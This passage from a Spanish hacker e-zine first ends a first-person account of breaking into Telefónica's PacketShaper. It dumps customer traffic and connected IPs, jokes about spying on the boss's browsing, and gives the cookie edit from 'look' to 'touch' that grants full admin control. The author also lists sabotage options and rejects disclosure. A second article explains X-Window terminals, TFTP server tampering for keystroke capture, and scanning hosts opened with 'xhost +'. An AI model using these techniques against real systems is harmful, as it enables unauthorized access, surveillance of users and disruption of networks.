 DeutschBank_Particulares                    0     n/a     0      0      0
 Cable_TeleLine                              0     n/a     0      0      0
 Peticiones_Housing_OLE                      0     n/a     0      0      0
 Peticiones_InfoSite                  11632094     n/a   327k   994k   4.4M
 Default                           P I3567187 53848589   283k   239k   3.4M
/Outbound                          +             n/a  11.2M  11.4M   n/a
 Peticiones_Proxy_Corporativos          66987     n/a  2981   4605    691k
 Peticiones_Proxy_TSAI                  40695     n/a   151    459    623k
 Web_Telefonica_Anonimo                 17145     n/a     0   1412    200k
 CorporativoWeb_ElPais                     15     n/a     0      0    279
 Web_FondosWeb                      +   14798     n/a     0    502    902k
 AltaVista                             640764     n/a   301k   442k   7.1M
 LIBRE2                                      0     n/a     0      0      0
 Mall_Alcampo                           46452     n/a  6900   13.3k   229k
 Mall_BBV                               78803     n/a     0   1653    4.5M
 Grupo_El_Pais                      +  3900075     n/a   1.4M   1.3M   9.6M
 InfoNegocio                           218101     n/a  9431   14.0k   552k
 Mall_CajaMadrid                        24459     n/a  16.5k  13.0k   514k
```

```
 Pet_Proxy_Clientes                    1733716     n/a   907k   688k   4.5M
 Pet_Proxy_NT                            16047     n/a  1953   2648    2.0M
 Peticiones_Correo_Telefonica            37453     n/a     0    782    3.7M
 Housing_Citroen                             0     n/a     0      0      0
 Housing_Ifigenia                            0     n/a     0      0      0
 Mensatex_Int                             2790     n/a     0      2    155k
 Peticiones_Proxy_Telefonica            894749     n/a  40.0k  40.2k   1.5M
 Web_1_millon                            36348     n/a  6130   9266    5.4M
 Web_ABC                           +      1214     n/a     0      0    880
 Web_Educalia                      +     74719     n/a  2069   5513    334k
 Web_ESINT10                             11683     n/a     0      1    691k
 Web_ESINT70                            519228     n/a  50.7k   151k   7.3M
 Web_ESIWeb2                                       n/a  34.4k  68.7k   n/a
  www.bbv.es                             66243     n/a  1375   9054    2.8M
  www.congreso.es                        13137     n/a  3582   11.4k   5.2M
  Web_ESIWeb2_default                   254792     n/a  12.2k  48.3k   4.1M
 Web_GIS                                 45575     n/a   921   13.6k   4.4M
 Web_Iberia                             404922     n/a  47.2k   112k   1.0M
 Web_Iberonline                         528112     n/a  30.9k  43.6k   955k
 Web_INCA                               392867     n/a  72.4k  94.3k   827k
 Web_Nestle                              63924     n/a     0    121    335k
 Web_PAM                                1384834     n/a   505k   602k   5.3M
 Web_TKON                          +         8     n/a     0      0     51
 Housing_Tecknoland                         70     n/a     0      0     40
 News_Salida                             6262     n/a  61.5k  20.3k   1.2M
 Web_ESIWeb2C                                      n/a   181k   205k   n/a
  Web_AEAT                         +     12916     n/a  7406   3865   98.2k
  Web_ESIWeb2C_default                 610388     n/a  83.1k   201k   2.8M
 Web_ESIWeb2B                                      n/a   175     81    n/a
  Web_Mundiprensa                        6127     n/a     0      1    910k
  Web_ESIWeb2B_default                  25017     n/a    87     80    1.3M
 Web_ESIWeb2D                                      n/a   255     91    n/a
  Web_NMP                                   0     n/a     0      0      0
  Web_ESIWeb2D_default                   8697     n/a   127     91    541k
 Web_Instituto_Cervantes           +      5407     n/a     0      0      0
 Web_Telefonica                         579687     n/a   164k   179k   2.9M
 Web_TSAI                                 9089     n/a   402     48    253k
 Housing_Autismo                             0     n/a     0      0      0
 Peticiones_Proxy_ABC                   183015     n/a   207k  71.3k   350k
 Web_TTD                                  3977     n/a   716     51   26.8k
 Grupo_TeleLine                        11240023      n/a   4.4M   4.2M   8.3M
 Salida_InfoMail_InfoVia                     0     n/a     0      0      0
 Servidores_INET                            56     n/a     0      0      0
 Servidores_ESIAMI                       81892     n/a   201k   188k  11.6M
 Servidores_ACE                              0     n/a     0      0      0
 Servidores_TSAI                            54     n/a     0      0   2524
 WEB_Renault                                 0     n/a     0      0      0
 Double_Click                            28110     n/a     0    504   12.8k
 Salida_InfoMail_Internet                    4     n/a     0      0      0
 Peticiones_Ingenieria_Clientes          14435      n/a   121    136    902k
 Housing                                146328      n/a  5996   8043    188k
 Backbone_Salida                       18102167      n/a   293k   320k  13.4M
 Housing_OLE                                 0     n/a     0      0      0
 Pet_Cable_TeleLine                          0     n/a     0      0      0
 Peticiones_Acceso_Masivo                    0     n/a     0      0      0
 Total_Webs_Infosite                  11554380      n/a   597k   818k   9.5M
 Default                            P I3590212 57739062   1.4M   1.8M   9.4M
$$ Aqui vemos el trafico en MBs. Nos fijamos en mas gente como Renault,
$$ Caja Madrid, Double-Click, Teknoland, Instituto Cervantes.. ya saben
$$ por donde van sus paquetes?.
$$ NOTA: Los simbolitos + indican las clases con su propia particion
PacketShaper> traffic bandwidth
```

```
Aggregate usage (shaping not on)
  Inbound  rate:   4.0M  peak:  20.9M
  Outbound rate:  11.3M  peak:  25.5M
$$ Parece que la cosa esta tranquila, probemos otro comando.
PacketShaper> hostdb info
IP Address        Conn   RTT    Cur   1 Min    Peak
                        to PS   rate    avg    rate
-------------------------------------------------
194.xxx.?3.5    I 18869    3    3.1M   3.0M   6.6M
194.xxx.?5.37   I 125      3    60.4k  9526    1.9M
194.xxx.?3.133  O  49      2    4175   11.7k   2.2M
194.xxx.?3.40   I 5776     3    2.4M   1.9M   9.9M
194.xxx.?2.19   I  14      1    3340   4793   10.0M
192.168.122.6   I 198    ---    1425   3332    849k
194.xxx.?5.253  I 176      1    29.4k  22.1k   1.7M
195.xxx.?1.230  I 193      7    2147   21.2k   5.9M
209.143.147.21      0    ---       0     75    225
206.184.139.199 O   0    ---       0     40   2038
194.xxx.?5.25   I 1009     2    200k   136k   1.1M
194.xxx.?3.173  I 191      1    387k   298k   1.2M
195.235.10.2    O   1    233       0     27   2242
195.235.10.192  O   1    ---       0      3    342
194.xxx.?5.219  I 595      2    216k   167k   1.2M
194.xxx.?5.24   I 865      2    180k   189k   2.8M
195.53.208.57   O   0    ---    1219    369   1431
213.4.34.110        0    ---       0      0    658
194.xxx.?3.7    I   4      2    6601   6080   81.4k
200.33.116.55   O   1    245       0   1274   38.5k
207.235.5.40    O   0    ---       0     20     48
206.246.194.7       0    ---       9      9      9
136.199.8.101   O   0    ---      11     11     11
200.21.234.55   O   2    504    29.5k  20.6k  48.9k
213.4.37.176        0    ---       0    279   2602
209.45.32.131   O   0    692       0      7   44.0k
193.146.83.112  O   0    231       0     17     10
192.220.251.1       0    ---      29     29     29
206.13.30.11    O   0    ---      17     17     17
62.82.8.229     O   1    354       0      2    123k
62.0.153.144    O   1    1.0    1348   5064   40.2k
141.1.1.12      O   0    ---    2390    727   2454
9998 entries
$$ La leche!!!. En vaya hora se me ocurrio ponerlo, aunque lo ves recortado
$$ esto me ha listado 9998 entradas de IPs que estan manteniendo conexion
$$ con alguna IP del interface INSIDE.
$$ Mira, ahora hago un grep de la IP de mi jefe y me entero si esta leyendo
$$ el ABC. :-DD
PacketShaper> hostdb show
IP Address       Where   Speed/Effective Slower/Faster  TCP/UDP ref
-----------------------------------------------------------------
194.xxx.?3.5     inside   1.5M/1.9M           0/0       18580/19
194.xxx.?5.37    inside   1.5M/749.0k         0/0         110/0
194.xxx.?3.133  outside   1.5M/2.4M           0/0          41/0
194.xxx.?3.40    inside      0/6.2M           0/0        5919/1
194.xxx.?2.19   outside      0/11.7M          0/0          15/0
195.235.112.96               0/4800          0/0          10/0
195.235.116.18  outside  56.0k/62439          0/0           1/0
216.121.32.211  outside   1.5M/415.7k         0/0           0/0
192.168.131.1   outside  56.0k/141.5k         0/0           9/2
192.112.36.4    outside      0/0              0/0           0/0
194.xxx.?3.120   inside  10.0M/6.7M           0/0         275/0
194.xxx.?5.14    inside  10.0M/4.8M           0/0         915/0
206.137.97.83   outside      0/0              0/0           0/0
```

```
195.235.64.30   outside  56.0k/112.4k         0/0          10/0
194.xxx.?2.12    inside  10.0M/11.4M          0/0          44/0
194.xxx.?3.142  outside       0/9.4M          0/0          32/0
196.27.22.111   outside       0/80430         0/0           1/0
194.xxx.?3.170   inside       0/7.9M          0/0         405/1
194.xxx.?3.114   inside  10.0M/7.6M           0/0          26/2
200.36.150.16   outside  28.8k/60116          0/0           3/0
195.235.25.175  outside  28.8k/27480          0/0           0/0
208.234.0.51    outside       0/0             0/0           0/0
209.207.164.207 outside       0/396.9k        0/0           1/0
194.xxx.?4.201  outside       0/0             0/0           0/0
193.144.12.130  outside   1.5M/964.2k         0/0          16/0
213.4.34.235                  0/4800          0/0           1/0
194.xxx.?3.134  outside       0/10.6M         0/0          64/0
195.235.11.66   outside  28.8k/251.9k         0/0           4/0
195.235.214.115 outside  64.0k/87360          0/0           2/0
195.235.10.219  outside  28.8k/75669          0/0           2/0
195.xx.??5.32    inside       0/2.3M          0/0          98/0
195.235.120.139 outside  56.0k/90795          0/0          20/0
195.235.39.130  outside  10.0M/3.3M           0/0           5/5
195.235.125.68  outside  56.0k/55312          0/0           1/0
195.235.123.1   outside   128k/113.5k         0/0           1/0
10.0.1.1         inside   1.5M/1.3M          0/0           1/7
212.25.130.47   outside  33.6k/62238          0/0           2/0
195.xxx.??3.17   inside       0/1.8M          0/0        4032/0
195.235.118.59  outside   4800/4602          0/0           1/0
195.235.10.214  outside  28.8k/85246          0/0           1/0
195.235.209.187               0/28800         0/0           2/0
192.168.121.1   outside   128k/269.9k         0/0           1/0
194.xxx.?5.51    inside       0/2.2M          0/0          71/0
194.xxx.?7.106  outside  64.0k/111.0k         0/0           0/0
194.xxx.?2.44    inside   1.5M/1.6M          0/0          26/0
194.196.84.2    outside   1.5M/437.1k         0/0           1/0
194.xxx.?5.243   inside       0/4.5M          0/0          51/0
194.xxx.?3.174   inside       0/6.4M          0/0         145/0
193.0.14.129    outside       0/0             0/0           0/0
195.xx.??5.11    inside  10.0M/2.9M           0/0         222/0
195.235.118.44  outside  28.8k/28303          0/0           1/0
207.46.42.17    outside  10.0M/6.1M           0/0           0/0
212.155.41.231  outside   256k/156.6k         0/0           4/0
194.xxx.?3.135  outside       0/8.3M          0/0          54/0
9980 entries
$$ No escarmiento!!. Otras 9980 entradas que me he comido. Casi que me ha
$$ dado tiempo a leer El Quijote. Tengo controlado tanto trafico que me
$$ aburro como un enano.
$$ Por cierto, quien seran los pobres que van a 4800 bps? XDDD
PacketShaper> exit
Y salgo, entro en la web, para imprimir un par de informes y mirarmelos con
calma, si quereis cotillear os informo que el Grupo_Teleline se comio casi
el 40% del trafico, despues viene el Proxy_Telefonica, el Proxy_Clientes
y en cuanto a trafico enviado Peticiones_El_Pais esta muy arriba.
Me imprimo una grafica que muestra que Correo_Telefonica ha pasado unos
dias muy malitos con picos que rozaban su maxima carga.
Ah, lo del touch!. Casi escondido a la derecha hay un boton que pone Access
y al lado se lee "look", toco el boton para cambiar el nivel y me sale una
caja en la que me pide la clave. Tiempo de hacer valer mi experiencia.
Pruebo sucesivamente: root, amor, Dios, sexo, machoman, admin, queseyo.
[Si ves tu clave aqui hazme caso y cambiala XDDD]
NO FUNCIONA!!!!. Vaya timo, voy a devolver la pelicula Hackers. Lo malo es
que mis trucos de super-hacker se han agotado.
Huh...tiempo de ponerse a pensar.
Si no me equivoco no he vuelto a poner claves porque me ha dado una
```

cookie para entrar directo, vamos a ver el fichero de cookies
Tengo dos de este site, voy a poner aqui la segunda.
194.*.xxx.* FALSE FALSE 1514809221 PSxxV310 look
Dominio, seguro, fecha de expiracion, nombre y valor. Sera posible??.
No puede ser tan facil pero por probar....
Cierro el navegador para que escriba todas las cookies en memoria al fichero.
Copio el fichero por seguridad (cookies --> cookies.old)
Y cambio la cookie a:
194.*.xxx.* FALSE FALSE 1514809221 PSxxV310 touch
Cierro el fichero, vuelvo a lanzar el navegador y me dirijo al site del PS,
ahora al lado de Access pone: Touch
Y funciona. Es mas que un agujero, es una autopista de seis carriles!!.
Tengo el CONTROL TOTAL del PS.
Game Over.
- PARTE IV-. ADIOS AL PAQUETE
Pues no, no hice nada de lo que media el cuerpo ni nada de que lo que
se esperaria de un 'piligroso delicuente hinfosmatico'.
Que me pedia el cuerpo?.
- Poner todo el trafico de Iberia a un _maximo_ de 1kb/s :
  Moraleja: Si va a volar con Iberia, vaya acostumbrandose a esperar.
- Crear una nueva clase de trafico en Correo_Telefonica para todos
  los mensajes a Villalonga (tendra el correo ahi digo yo) y eliminarlos
  sin avisar :-O
- Vigilar todo el trafico que genera el servidor del Congreso a ver si
  se esta haciendo buen uso de el
- Guipar todas las sesiones Telnet y FTP (da mucho juego)
- Numero 1: Aplicar un Redirect URL a la web de Telefonica.
Que se esperaria de un 'piligroso delicuente hinfosmatico'?
- Bloquear todo el trafico a El_Pais y el ABC
- Resetear el PS, desconfigurarlo, cargar una nueva imagen del
  SO troyanizada.
- Dejar a todos los usuarios de Teleline sin servicio.
- Darle un Discard a Backbone_Salida, veras tu como nos reiamos.
- Pegar un Never Admit masivo y cargarme tanto trafico que la quejas iban
  a llegar hasta la ONU.
Lo podia haber hecho por supuesto, poner el shaping a on y crear una serie
de politicas Never-Admit, Redirect URL, hacer un Discard salvaje...
Podia haber hecho con el PS lo que quisiera, era completamente mio.
Venci y se acabo. No era un reto contra nadie en particular y no me llevo
grandes energias pero si me dejo satisfecho.
Siempre hemos defendido en SET la etica que dice eso de que los hackers
entran para mirar, para explorar y no para reventar cosas o chafar servicios.
Por grande que fuese la tentacion (y lo era, me costo no pensar en ello)
hay que demostrar que eso no son palabras vacias sino que cuando se tiene
oportunidad de demostrarlo se demuestra.
Aprendi mucho sobre el PacketShaper y algo sobre Timofonica a la que tenia
abandonada desde hace tiempo.
Puede que los defensores del comercio electronico se escandalicen, como va
a prosperar esto si los melenudos se meten en todas partes?.
El mangante que hace un par de a~os se hacia admin en los routers de
Infovia ahora se hace admin y controla la mitad del trafico de Internet en
Espa~a. Supongo que a eso es a lo que llamamos progreso ;->.
Tranquilos, os podia ir peor. Id al SIMO y coged folletos de propaganda.
Comprad. Asistid a conferencias de Arias Pasmado y Villalonga.
Y puede que algunos se decepcionen porque les hubiese gustado ver como
www.telefonica.es se desviaba a www.timofonica.com (por ejemplo) pero
realmente creeis que el asaltar paginas web consigue algo mas que satisfacer
nuestro ego?. Solo sirve para dar razones a los que no acusan de delicuentes
pero no quiero dar sermones a nadie. Cada palo que aguante su vela.
Timofonicos, grandes empresas y demas beautiful people de Internet:
Mirad, podeis poner firewalls, IDS y todos los inventos de ultima
generacion que querais, entrabamos antes, seguimos entrando ahora

y seguiremos entrando cuando queramos en el futuro.
Vosotros teneis el dinero, los servidores y el soft hiper-caro
Nosotros solo el control.
Despues de todo no os esta yendo tan mal :-)). Ahora os dejo, como
he comentado al principio yo tenia otros asuntos y no puedo seguir
perdiendo el tiempo contando los agujeros de la red Timofonica.
- ANEXO A-. EL HACKER RESPONSABLE
El manual del hacker politicamente correcto indica que yo deberia contactar
con:
A- Los (ir)responsables de TSAI
B- Los paquetes de Packeteer.
A TSAI, deberia informarles de mis descubrimientos y de como asegurar el PS
(esto ya en plan guay total). Un carajo. No soy ningun white hat ni nada asi,
la gente de TSAI esta leyendo esto asi que voy a suponer que son capaces de
encontrar su PS antes que el resto de lectores lo haga y que van a cerrarme
el acceso total del que llevo disfrutando un largo tiempo.
Leedse los manuales o contratad un auditor de seguridad, pero como en el fondo
soy un trozo pan buscad algo como "setup outside secure".
Deshabilitad el acceso Web.
B Packeteer, deberia informarles de lo grandioso del bug que permite saltarse
las restricciones a la torera. Un carajo. La proxima vez que no se pongan tan
tontos y pejigosos para repartir un manual de mi***a.
[...]
Ni ley ni deber me invitaron a la lucha,
ni los estadistas ni la turba clamorosa,
un solitario impulso de deleite
me trajo a este tumulto entre las nubes.
[...]
William Butler Yeats
Y recordad, hagais lo que hagais.
Tened cuidado ahi fuera.
Paseante

EOF

-[0x0F]----------
-[Terminales Graficas]----------
-[by FCA00000]----------SET-21-

Terminales Graficas

En este articulo voy a explicar el funcionamiento de las terminales de acceso a un ordenador, sobre todo las de tipo grafico. Ejemplo de esto es el sistema X-window.

-Que?
Un terminal es un aparato de hardware, generalmente con varios perifericos conectados, fundamentalmente teclado, raton, monitor y conexion.

-Para que?
Su aplicacion se encuentra en el uso de recursos compartidos por varios usuarios, sin necesidad de tener potencia alli donde no se necesita, sino centralizandola en un ordenador principal.

-Como?
Las terminales simplemente son dispositivos de entrada/salida de datos, mandando/recibiendolos a la maquina principal (host) mediante una conexion.

-Quien?
Se usa mayoritariamente en centros de calculo, donde existen ordenadores muy potentes, y varios usuarios que necesitan esa potencia, pero estan dispuestos a compartirla con otros, pues sus calculos son urgentes, pero hacen pocos.

-Donde?
Las terminales se instalan en lugares de acceso restringido: laboratorios, centros de proceso, entornos de seguridad, ...

-Cuando?
Tan pronto cuanto es posible. Se rentabilizan rapidamente.

TERMINALES DE TEXTO
En un principio (en los 60), la informatica era centralizada. Las empresas adquirian una computadora destinada al calculo, y los trabajadores o investigadores introducian sus datos mediante sus terminales. Esos datos se procesaban al momento o en batch, y el resultado era devuelto al teletipo.
Esto permitia un optimo aprovechamiento de los recursos, pues cuando el 10% de los trabajadores estaban haciendo trabajar a la maquina, el restante 90% simplemente introducia datos, con lo que no se notaba retardo alguno.
Los mismo pasaba con las tarjetas perforadas: la lectura, proceso y escritura ocupaba un tiempo minimo comparado con la creacion de las tarjetas por parte del usuario.
Despues llegaron los terminales de texto. Eran sistemas con un teclado, una pantalla, y una linea de conexion RS-232. El monitor entendia secuencias ANSI del tipo "mueve el cursor a la posicion 80,25 e imprime la letra X".
El teclado mandaba las combinaciones de teclas mediante la misma linea.
El ordenador central necesitaba un monton de puertos serie (y, por supuesto, un sistema operativo multiusuario y multiproceso), o bien tarjetas multiplexoras.
El sistema es barato, facil de instalar, y se usa mas de lo que creeis: centralitas de incendios, de telefonia, sistemas de semaforos, BBS, cajeros automaticos, cajeros de supermercados, pool de modems, lavadoras con interface serie, ...
Creo que no me equivoco si digo que todos los ordenadores tienen un software

que les hace actuar como terminal, y que un 90% de los aparatos "inteligentes"
tienen un software que les hace actuar como servidor de terminal.
El funcionamiento es muy sencillo:
-un hardware minimo (puertos serie)
-conexion con cable de 3 hilos (GR, TR, TS)
-un protocolo de control (ej. 8N1, 2400)
-protocolo de datos: ANSI
-emulacion de terminal (ej. VT100)

Desde el punto de vista de la seguridad, el sistema esta totalmente abierto:
-el cable se puede husmear (sniffing)
-un ordenador con 2 puertos series, puede modificar los datos (hijacking)
-no hay autentificacion del host (spoofing)
-no hay verificacion del cliente
Hay que contar con otros problemas de seguridad
-parametrizacion erronea
-cortes en la linea
-cortes en el terminal
-debil chequeo de errores de transmision
-el mas grave: los usuarios creen que apagando el monitor, se corta la conexion

En conclusion, el uso fraudulento de una terminal es cosa de crios.
Esto se supone que se mejora con el uso de autentificacion: usuario/password.
Sin embargo, debo mencionar que hay muchos servidores de terminales que solo
utilizan la password, y algunos ni siquiera esto.
Y, por supuesto, el sniffing es una tecnica tan vieja como efectiva.

Es cierto que las terminales de texto eran rapidas: incluso para redibujar
toda la pantalla (80x25) con colores (2 bytes) hacia falta mandar 4000 bytes;
a 9600 baudios, se tardaban 4 segundos en mandar los datos; pero redibujando
solo las zonas que cambian, el retraso es inapreciable. Y, por supuesto, a
mayor velocidad, menor retraso.
Mas informacion de la que puedas procesar:
Text-Terminal-HOWTO de Linux
Serial-HOWTO de Linux

Pero siempre se quiere algo mas.

TERMINALES GRAFICOS
El siguiente paso fueron las terminales graficas.
La creacion del raton dio paso a una nueva generacion de interface: el GUI
o Graphical User Interface. Ventanas, raton, botones, checkbox, ... todo
un mundo de objetos. Y eso sin contar los dibujos, animaciones, sonido.
Cuando los de Xerox desarrollaron la idea tuvieron que pensar mucho.
Una de las cosas buenas que se les ocurrio era separar el software del
hardware. Dicho de otro modo: nada de accesos a memoria, ni lectura
continuada del raton, ni ocuparse de superposicion de ventanas. Eso lo tiene
que hacer el hardware. Si una aplicacion quiere dibujar, que lo diga, y sera
la terminal la que haga el trabajo estrictamente grafico.
Asi inventaron las terminales graficas con estructura cliente-servidor, que
llamaron sistema 'W'
Como pasa con estos temas, unos cuantos fabricantes de terminales decidieron
usar este sistema, estandarizarlo, formar comites, y cambiarle el nombre.
Nace X-window, avalado por el X-Consortium.
La primera implementacion para el publico era X9, a la que siguio X10, X11r1,
X11R2, ... X11R6, X11R6.3 y las que vengan.
La filosofia de X-Window (y no X-WindowS, como la gente se obceca) es tan
sencilla como el modelo cliente-servidor: Una aplicacion quiere
dibujar (o leer el raton o teclado), y le lanza una peticion al servidor.
Notar que el cliente es la aplicacion, y el servidor es el terminal.
Podria parecer que es al contrario, pero estamos hablando de servidor de
graficos, no de servidor de procesamiento.

Luego se subieron otros al carro del tele-control:
PcAnywhere (Symantec)
CarbonCopy
RemoteControl
VNC (dominio publico, de Olivetti & Oracle)
WinFrame (Citrix)
TerminalServer (Microsoft)

Como el primero, el mas potente, el mas facil y el que mas me gusta es el sistema X-Window, lo explico el primero.

PRIMER PASO: REQUISITOS
La conexion entre un terminal y sus clientes se realiza fisicamente a traves de una red. Lo mas comun es Ethernet con TCP/IP, pero se admiten muchos tipos de variacions: PPP, FastEthernet, DECNET, ... con todo lo que esto implica: modems, firewalls, multicast, sniffing, ...

Las terminales pueden tener disco duro, o no. En todo caso, siempre deben tener una conexion, que suele ser a traves de red local.
Recordar que las terminales de texto ya incorporan un interface serie, una (o varias) emulacion de terminal, y soportan las secuencias de control ANSI.
Pero las terminales graficas no suelen tener esto incluido en su memoria, sobre todo porque se incorporan mejoras (tarjetas graficas o de red, aceleracion de graficos, parches al Xserver) y seria engorroso tener que abrir el XTerminal cada vez que hay una modificacion de software.
Si tienen disco duro (Xfree Linux, X-Reflection Win, X-Lite DOS, Xserver SUN) es necesario saber el tipo de tarjeta grafica para configurar el servidor, asi como conocer el puerto del raton, tener instalada la tarjeta de red, y configurar la resolucion/frecuencias del monitor. De esto se ha escrito mucho, y actualmente no deberia ser problema para cualquier aficionado al UN*X el tener un servidor X en marcha.

Otro tema es configurar un diskless-station. Todo se hace con TFTP.
Trivial File Transfer Protocol es un protocolo TCP/IP que sirve para hacer transferencia de ficheros, de modo simple. No hay usuario/clave, no hay directorios, no se pueden hacer listados, no se pueden meter archivos, y suele estar mal configurado.
El funcionamiento es este: al encender el XTerminal, la tarjeta de red lanza una peticion a un ordenador servidor de TFTP (tambien se puede hacer un broadcast) muy simple; solo contiene el comando "get X"
Gracias al protocolo TCP, se sabe cual es la direccion TCP origen (iaddr)
Gracias al protocolo IP, se sabe cual es la direccion MAC origen (haddr)
El servidor TFTP consulta el archivo /etc/tftpboot
manda el archivo /tftpboot/MAC a la direccion que lo pidio.
Por cierto, que lo manda con protocolo de datagramas udp (puerto 69).
Hay una implementacion mas completa del TFTP que salio mas tarde: secure TFTP
Esta es la que se suele encontrar en la mayoria de servidores TFTP, e incluye la posibilidad de configuraciones complejas, autentificacion segun TCP+MAC y permite copiar archivos (upload). Sin embargo, no permite copiar ficheros a un directorio distinto de /tftpboot (o el que haya configurado el administrador).
En situaciones donde las Xterminales no tienen disco duro, todo el Sistema Operativo lo obtienen del servidor TFTP, por lo que este suele exportar parte del sistema de ficheros, habitualmente por NFS. Aqui tambien se pueden obtener algunos resultados agradables para el hacking.

Sin embargo, es comun que se pueda bajar un fichero (download), modificarlo, y luego meterlo de nuevo, con lo que se tiene un servidorX crackeado.
Asi es posible capturar pulsaciones de teclas, por ejemplo, o simularlas.
Como digo, suele estar mal configurado, y, aunque poca gente usa terminalesX hoy en dia, se pueden hacer cosas muy, muy malas.
Mas informacion: man tftp, man tftpboot , extension TFTP RFC1048, y el

manual X Window System Administrator’s Guide, de SunOS/Solaris.
Tambien vale la pena The X window System. Volume 0. X Protocol, de O’Reilly

SIGUIENTE PASO: CONEXIONES
Aunque no lo parezca, tenemos ahora una aplicacion (el Xserver) que esta esperando peticiones de conexion por el puerto 6000. Efectivamente, un netstat indica que este puerto esta listening.

```
Proto Recv-Q Send-Q Local Address           Foreign Address     State
tcp        0      0 *:6000                  *:*                 LISTEN
tcp        0      0 localhost:1024          localhost:6000      ESTABLISHED
tcp        0      0 localhost:6000          localhost:1024      ESTABLISHED
Active UNIX domain sockets (including servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  1      [ ACC ]     STREAM     LISTENING     25906  /tmp/.X11-unix/X0
unix  2      [ ]         STREAM     CONNECTED     25910
unix  2      [ ]         STREAM                   25932  /tmp/.X11-unix/X0
unix  2      [ ]         STREAM     CONNECTED     25934
unix  2      [ ]         STREAM                   25935  /tmp/.X11-unix/X0
```

Se ve claramente que por cada cliente, se establece una conexion con el servidor, a traves del puerto 6000.
Notar tambien que, en local, la conexio nse lleva a cabo por un fichero. Asi que, si estas en un entorno multiusuario, ten cuidado con los permisos que se le dan a este fichero, no vaya a ser que otros usuarios puedan leer o escribir en el.

Al igual que el resto de los protocolos TCP/IP (o DECNET), los comandos del sistema X-Window se componen de tramas de datos con origen, destino, tipo, modificadores, y datos.
Esto es lo que hace grande y versatil este sistema: es independiente de las otras capas OSI. Cuando hay conexion, ya se puede trabajar.
Ademas, la estructura los datos son de dominio publico y estan perfectamente documentadas por el X-Consortium (todo es trabajo del MIT), y asi cualquiera puede implementar un servidor X, o una aplicacion que hable protocolo X. Claro que para eso ya estan los chicos del XFree, sus servidores, y sus librerias para los clientes.
Pero como el objetivo es aprender, comento la estructura de los paquetes:

PETICION (request)
Cada peticion contiene un codigo (opcode) de 8 bits , otro codigo secundario de 8 bits, seguido por 16 bits que indican la longitud de los datos (cada dato son 32 bits), y a continuacion los datos.

Por ejemplo:
comando Bell (pitar)
opcode=104 (0x68)
sec-opcode= tono
longitud=1 (1+1+2= 4 bytes = 32 bits = 1 dato)

Otro ejemplo:
comando ChangePointerControl
opcode=105 (0x69)
sec-opcode=0 (no usado)
longitud=3 (1+1+2 + 2+2+2 + 1+1 = 12 bytes = 36 bits = 3 datos)
aceleracion-numerador = dividendo (2 bytes)
aceleracion-denominadir = divisor (2 bytes)
variacion-minima = numero_pixels (2 bytes)
haz-aceleracion = 0/1 (1 byte)
haz-variacion = 0/1 (1 byte)

Otro mas:
comando AllocColor (usa color)
opcode=84

```
sec-opcode=0
longitud=4
mapa-colores
nivel_rojo
nivel_vede
nivel_azul
relleno

RESPUESTA (reply)
La longitud se marca como ’0’
El primer byte es siempre ’1’.
El siguiente es un codigo secundario.
El siguiente (mide 2 bytes) es un numero secuencial, para no perder eventos
Ej. respuesta a AllocColor
opcode=1
sec-opcode=0
secuencia=xx
longitud=0
nivel_rojo=rr
nivel_verde=gg
nivel_azul=bb
relleno
pixel
relleno

EVENTO (event)
Los eventos son transmitidos desde el servidor hacia el cliente.
No se especifica la longitud de la trama.
comando KeyPress (tecla pulsada)
opcode=2
sec-opcode=tecla
numero_secuencia (2)
hora (4)
ventana_raiz (4)
ventana_evento (4)
ventana_hija (4)
ventana_raiz_x (2)
ventana_raiz_y (2)
evento_x (2)
evento_y (2)
mascara_teclado (2)
misma_pantalla (1)
relleno (1)

Toda la lista de codigos se puede encontrar en ’X Window System Protocol’,
y tambien en el volumen 0 de los libros de O’Reilly.
Por supuesto, la quia oficial esta en X11R6/include/X11/XProto.h

SIGUIENTE PASO: CLIENTES
Ahora, lo que tenemos es un fondo de puntos blancos y negros, y una X grande
que se mueve con el raton, mandando eventos como una loca, pero sin nadie
que le haga caso.
Entonces necesitamos clientes que quieran escribir en ese terminal.
Hay cientos de aplicaciones que funcionan en X-Window, y la mas simple es
una que se llama xbell.
La manera de llamarla es   xbell -display ordenador:0.0
que simplemente manda el comando Bell, y consigue que pite la terminal.
Simple, y efectivo.
Otra aplicacion bastante util es el manejador de ventanas (window manager),
que usa casi todas los comandos del sistema X-window: trata fondos, teclas,
aceleradores, marcos, crea/destruye ventanas, graphic context, fuentes, ...
Sin el wm, es imposible mover ventanas.
```

Pero ojo, no es una parte intrinseca del sistema, como puede serlo el manejador de ventanas de Win3.1, 95, NT, OS/2 o Amiga. Es, simplemente, un programa que manda eventos a las ventanas, para que ellas mismas se redibujen, se reposicionen, y cosas asi. Se obtiene lo mismo mandando los comandos directamente, abriendo una conexion
telnet localhost 6000
y mandando (en binario)
104 100 0 1 (comando 'pitar')
o cualquier cosa mas compleja que se os ocurra.
Si lo habeis probado en vuestro ordenador, seguramente haya funcionado, pero no siempre es asi.

PUESTOS EN RED
Como se ha dicho, los datos viajan por la conexion, y, siendo esta de tipo TCP/IP, es posible que varias Xterminales usen varios hosts.
Es decir, cada Xterminal puede tener clientes un uno o varios ordenadores.
Para que no se forme mucho follon, y la seguridad funcione como tiene que ser, se incorpora un protocolo de autentificacion, tanto por parte del cliente-host como del servidor-terminal.

XHOST
Para que un Xterminal permita que un server lo use, es necesario que este en la lista de los permitidos. Esta lista se mantiene con el programa xhost, cuyo funcionamiento se basa simplemente en admitir o negar un server. No hay mas.
Esto es: si el usuario PEPE quiere ejecutar aplicaciones X en el ordenador HOST, para que se visualicen en su terminal PEPEX, debe establecer una conexion con el servidor (ej. con telnet), arrancar el servidor X, y permitirlo:
xhost +HOST
(para permitir que todos los hosts del mundo pueda escribir en su terminal)
Esto permite un ataque de tipo spoofing, si no fuera por que la mayoria de los Xterminales se encuentran en una red local, con lo que es mas complicado forzar el spoof.
Por supuesto, cuando se escribe
xhost +
(para permitir que todos los hosts del mundo pueda escribir en su terminal)
la seguridad se debilita totalmente.
Estonces es facil hacer un scaning de todos los Xterminales (ej, con strobe) al puerto 6000, y arrancar cualquier aplicacion.
Por supuesto, existe ya una aplicacion que captura las pulsaciones de teclas y el movimiento del raton, y se llama xspy. Una version mas depurada se llama xsniff, que muestra una salida de datos bastante mas mona.
Al fin y al cabo, el comando 36 (GrabServer) esta para eso.
Lamentablemente (para los hackers), no hay tantos Xterminales por el mundo.
Y, por defecto, solo esta activado xhost +localhost
por lo que es necesario spoofing con direccion 127.0.0.1; A ver como lo haceis.
